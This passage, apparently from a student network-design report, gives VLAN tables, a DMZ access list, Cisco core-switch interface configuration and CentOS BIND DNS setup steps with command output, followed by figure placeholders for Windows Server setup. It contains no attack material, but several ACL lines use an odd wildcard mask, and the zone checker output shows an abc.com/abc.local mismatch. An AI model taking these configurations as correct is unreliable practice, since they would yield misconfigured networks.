


Figure 7

VLAN TABLE

vlan 100

name IT_Lab_1

vlan 101

name IT_Lab_2

vlan 103

name IT_Lab_3

```
vlan 104
name IT_Lab_4
vlan 105
name IT_Lab_5
vlan 106
name Hall_1
vlan 107
name Hall_2
vlan 108
name Hall_3
vlan 109
name Hall_4
vlan 110
name Hall_5
vlan 111
name Hall_6
vlan 112
name Hall_7
vlan 113
name Hall_8
vlan 114
name Hall_9
vlan 115
name Hall_10
vlan 116
```

name Library

vlan 117

name Science_Lab

vlan 118

name IT_Unit

vlan 119

name Auditorium

vlan 120

name Main_Hall

vlan 121

name Principle_Office

vlan 122

name Staff_Logde

vlan 123

name Office

vlan 124

name Wifi

vlan 12

name CCTV

ACL LIST

//DMZ

ip access-list extended ACL_IN_Server

permit ip 192.168.5.0 0.0.0.255 192.168.2.0 0.0.0.255 //permit all traffic from IT

permit tcp any host 192.168.2.10 eq domain //permit all dns traffic to dns

permit tcp any host 192.168.5.10 eq pop3 //permit mail traffic to mail server (insert zimbra port too)

permit tcp any host 192.168.5.10 eq smtp

permit udp any 192.168.2.4 0.0.0.16 eq bootpc //permit dhcp traffic to dhcp

permit udp any 192.168.2.4 0.0.0.16 eq bootps

permit udp any 192.168.2.4 0.0.0.16 eq 445 //permit ports needed for AD

permit tcp any 192.168.2.4 0.0.0.16 eq 445

permit tcp any 192.168.2.4 0.0.0.16 eq 88

permit udp any 192.168.2.4 0.0.0.16 eq 88

permit udp any 192.168.2.4 0.0.0.16 eq 389

permit udp any 192.168.2.4 0.0.0.16 eq domain

permit tcp any 192.168.2.4 0.0.0.16 eq domain

deny ip any any //deny all other trffic to dmz

CONFIGURATIONS

//CORE_1

```
ip routing
no ip domain-lookup
spanning-tree mode rapid-pvst
vtp mode server

interface FastEthernet0/1
 switchport access vlan 118
 switchport mode access
 switchport nonegotiate

interface FastEthernet0/4
 switchport trunk encapsulation dot1q
 switchport mode trunk

interface Vlan100
 ip address 192.168.3.1 255.255.255.192
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan101
 ip address 192.168.3.65 255.255.255.192
```

```
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan103
 ip address 192.168.3.129 255.255.255.192
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan104
 ip address 192.168.3.193 255.255.255.192
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan105
 ip address 192.168.4.1 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan106
 ip address 192.168.4.65 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan107
 ip address 192.168.4.81 255.255.255.240
```

```
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan108
 ip address 192.168.4.97 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan109
 ip address 192.168.4.113 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan110
 ip address 192.168.4.129 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan111
 ip address 192.168.4.145 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan112
 ip address 192.168.4.161 255.255.255.240
```

```
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan113
 ip address 192.168.4.177 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan114
 ip address 192.168.4.193 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan115
 ip address 192.168.4.209 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan116
 ip address 192.168.4.225 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan117
 ip address 192.168.4.241 255.255.255.240
```

```
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan118
 ip address 192.168.5.1 255.255.255.0
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan119
 ip address 192.168.6.1 255.255.255.128
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan120
 ip address 192.168.6.129 255.255.255.128
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan121
 ip address 192.168.7.1 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan122
 ip address 192.168.7.33 255.255.255.240
```

```
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan123
 ip address 192.168.7.65 255.255.255.240
 ip helper-address 192.168.5.10
 no shutdown

interface Vlan124
 ip address 192.168.7.129 255.255.255.128
 ip helper-address 192.168.5.10
 no shutdown


//Switches Common
no ip domain-lookup
spanning-tree mode pvst
vtp mode server
```

5.2 Server Configuration

Servers provides resources, data, services, functionalities, and programs over the network. Considering our servers there are two windows servers and several Linux based servers, each server has their own specific configurations.

DNS SERVER

We implemented The Domain Name Server (DNS) via Linux centOS7 operating system for the network. The DNS server is used to translate/resolve hostnames into IP addresses, and the IP address into Hostnames. configured DNS zones are used to translate IP addresses into hostnames. It is also used to deliver additional types of information to DNS clients. An increasing number of services depend on DNS.

I. Set host name for the server.

```
root@localhost administrator]# hostnamectl set-hostname dns.abc.local
```

Figure 8

II. Install BIND package

```
[root@localhost administrator]# yum install bind
```

Figure 9

```
Transaction Summary
================================================================================
Install  1 Package (+1 Dependent package)

Total download size: 2.4 M
Installed size: 5.9 M
Is this ok [y/d/N]: y
Downloading packages:
(1/2): python-ply-3.4-11.el7.noarch.rpm                    | 123 kB   00:00
bind-9.11.4-16.P2.el7_8.6.x86_ FAILED
http://mirrors.piconets.webwerks.in/centos-mirror/7.8.2003/updates/x86_64/Packages/bind
-9.11.4-16.P2.el7_8.6.x86_64.rpm: [Errno 14] HTTP Error 500 - Internal Server Error
Trying other mirror.
(2/2): bind-9.11.4-16.P2.el7_8.6.x86_64.rpm                | 2.3 MB   00:03
--------------------------------------------------------------------------------
Total                                           563 kB/s | 2.4 MB  00:04
Running transaction check
Running transaction test
Transaction test succeeded
Running transaction
  Installing : python-ply-3.4-11.el7.noarch                                 1/2
  Installing : 32:bind-9.11.4-16.P2.el7_8.6.x86_64                          2/2
  Verifying  : 32:bind-9.11.4-16.P2.el7_8.6.x86_64                          1/2
  Verifying  : python-ply-3.4-11.el7.noarch                                 2/2

Installed:
  bind.x86_64 32:9.11.4-16.P2.el7_8.6

Dependency Installed:
  python-ply.noarch 0:3.4-11.el7

Complete!
```

Figure 10

```
[root@localhost administrator]# hostnamectl status
   Static hostname: dns.abc.local
         Icon name: computer-vm
           Chassis: vm
        Machine ID: 32edab0040054805b53939274f6501cd
           Boot ID: d0f0b18486364a77a32f81f0a2ee91b2
    Virtualization: vmware
  Operating System: CentOS Linux 7 (Core)
       CPE OS Name: cpe:/o:centos:centos:7
            Kernel: Linux 3.10.0-1127.13.1.el7.x86_64
      Architecture: x86-64
```

Figure 11

III. Setup named.conf and named.service

```
[root@localhost administrator]# named-checkconf /etc/named.conf
[root@localhost administrator]# systemctl status named.service
● named.service - Berkeley Internet Name Domain (DNS)
   Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; vendor preset: disabled)
   Active: inactive (dead)
[root@localhost administrator]# systemctl enable named.service
[root@localhost administrator]# systemctl start named.service
[root@localhost administrator]# systemctl status named.service
● named.service - Berkeley Internet Name Domain (DNS)
   Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; vendor preset: disabled)
   Active: active (running) since Fri 2020-07-24 15:47:46 EDT; 3s ago
  Process: 3166 ExecStart=/usr/sbin/named -u named -c ${NAMEDCONF} $OPTIONS (code=exited, status=0/SUCCESS)
  Process: 3164 ExecStartPre=/bin/bash -c if [ ! "$DISABLE_ZONE_CHECKING" == "yes" ]; then /usr/sbin/named-checkconf -z "$NAMEDC
ONF"; else echo "Checking of zone files is disabled"; fi (code=exited, status=0/SUCCESS)
 Main PID: 3168 (named)
    Tasks: 4
   CGroup: /system.slice/named.service
           └─3168 /usr/sbin/named -u named -c /etc/named.conf

Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './DNSKEY/IN': 2001:503:c27::2:30#53
Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './NS/IN': 2001:503:c27::2:30#53
Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './DNSKEY/IN': 2001:7fe::53#53
Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './NS/IN': 2001:7fe::53#53
Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './DNSKEY/IN': 2001:7fd::1#53
Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './NS/IN': 2001:7fd::1#53
Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './DNSKEY/IN': 2001:500:2f::f#53
Jul 24 15:47:46 dns.abc.local named[3168]: network unreachable resolving './NS/IN': 2001:500:2f::f#53
Jul 24 15:47:46 dns.abc.local named[3168]: managed-keys-zone: Key 20326 for zone . acceptance timer complete: key now trusted
Jul 24 15:47:46 dns.abc.local named[3168]: resolver priming query complete
```

Figure 12

IV. Setup TCP/UDP 53 ports on the firewall

```
[root@localhost administrator]# firewall-cmd --zone=public --add-port=53/tcp --permanent
success
[root@localhost administrator]# firewall-cmd --zone=public --add-port=53/udp --permanent
success
[root@localhost administrator]# firewall-cmd --reload
success
```

Figure 13

V. Add new zone file in named.conf and IP address

```
[root@localhost administrator]# vim /etc/named.conf
```




Figure 14

```
zone "." IN {
        type hint;
        file "named.ca";
};

include "/etc/named.rfc1912.zones";
include "/etc/named.local.zones";
include "/etc/named.root.key";
```

Figure 15

VI. Setup zones

```
[root@localhost administrator]# vim /etc/named.local.zones
```

Figure 16




Figure 17

Figure 18




Figure 19

Figure 20




Figure 21

Figure 22




Figure 23

VII. Configuring Permissions, Ownership, and SELinux and Testing DNS

```
[root@localhost administrator]# chgrp named -R /var/named
[root@localhost administrator]# chown -v root:named /etc/named.conf
ownership of ‘/etc/named.conf’ retained as root:named
[root@localhost administrator]# chown -v root:named /etc/named.local.zones
changed ownership of ‘/etc/named.local.zones’ from root:root to root:named
[root@localhost administrator]# restorecon -rv /var/named
[root@localhost administrator]# restorecon -rv /etc/named.conf
[root@localhost administrator]# restorecon -rv /etc/named.local.zones
[root@localhost administrator]# /usr/sbin/named-checkconf -z /etc/named.conf
zone localhost.localdomain/IN: loaded serial 0
zone localhost/IN: loaded serial 0
zone 1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.ip6.arpa/IN: loaded serial 0
zone 1.0.0.127.in-addr.arpa/IN: loaded serial 0
zone 0.in-addr.arpa/IN: loaded serial 0
/var/named/for.abc.local.db:19: ignoring out-of-zone data (_ldap._tcp.abc.local)
/var/named/for.abc.local.db:20: ignoring out-of-zone data (_kerberos._tcp.abc.local)
/var/named/for.abc.local.db:21: ignoring out-of-zone data (_ldap._tcp.dc._msdcs.abc.local)
/var/named/for.abc.local.db:22: ignoring out-of-zone data (_kerberos._tcp.dc._msdcs.abc.local)
zone abc.com/IN: loaded serial 20181022
zone 2.168.192.in-addr.arpa/IN: loaded serial 20181022
[root@localhost administrator]# /usr/sbin/named-checkconf -z /etc/named.local.zones
/var/named/for.abc.local.db:19: ignoring out-of-zone data (_ldap._tcp.abc.local)
/var/named/for.abc.local.db:20: ignoring out-of-zone data (_kerberos._tcp.abc.local)
/var/named/for.abc.local.db:21: ignoring out-of-zone data (_ldap._tcp.dc._msdcs.abc.local)
/var/named/for.abc.local.db:22: ignoring out-of-zone data (_kerberos._tcp.dc._msdcs.abc.local)
zone abc.com/IN: loaded serial 20181022
zone 2.168.192.in-addr.arpa/IN: loaded serial 20181022
```

Figure 24

VIII. Assigning IP address




Figure 25




Figure 26

Windows servers

In our network we used two windows 2016 servers for configure several services such as Active directory domain services, Dynamic hosting configuration protocol and its failover.

SERVER A

I. Assigning IP Address Via PowerShell




Figure 27

Figure 28




Figure 29

II. Implementing ADDS (Active Directory Domain Service)

Active Directory Domain Services is a server role which is in Active directory. This service manages and stores information about resources from the network and application data in a distributed database. By using the service admin can manage elements of the network like end users and computers.




Figure 30




Figure 31

